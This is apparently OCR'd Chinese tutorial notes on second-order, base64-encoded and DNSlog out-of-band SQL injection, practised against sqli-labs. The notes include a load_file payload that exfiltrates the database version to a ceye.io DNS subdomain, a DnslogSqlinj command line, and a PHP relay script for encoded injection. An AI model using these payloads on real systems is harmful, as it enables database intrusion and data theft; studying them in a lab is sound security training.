
WEB 漏洞-二次,加解密,DNS 等注入




#加解密，二次，DNSlog 注入
注入原理，演示案例，实际应用（中转注入）

DNSlog:解决了盲注不能回显数据，效率低的问题

http://127.0.0.1:8080/sqlilabs/less-2/?id=-1 and if((select load_file(concat('\\\\',(select version()),'.1t7i2f.ceye.io\\abc'))),1,0)--+

D:\Python27\python.exe dnslogSql.py -u "http://127.0.0.1:8080/sqlilabs/Less-9/?id=1' and ({})--+"



演示案例：

- ✧ sqlilabs-less21-cookie&加解密注入（实际案例）
- ✧ sqlilabs-less24-post 登陆框&二次注入（实际案例）
- ✧ sqlilabs-less9-load_file&dnslog 带外注入（实际案例）
- ✧ py-DnslogSqlinj-dnslog 注入演示脚本演示（实际案例）

涉及资源：

http://ceye.io/

https://github.com/ADOOO/DnslogSqlinj

```
<?php
$url='http://xxxx/job_bystjb/yjs_byszjs.asp?id=';
$payload=base64_encode($_GET['x']);
echo $payload;
$urls=$url.$payload;
```

```
file_get_contents($urls);
echo $urls;
?>
```
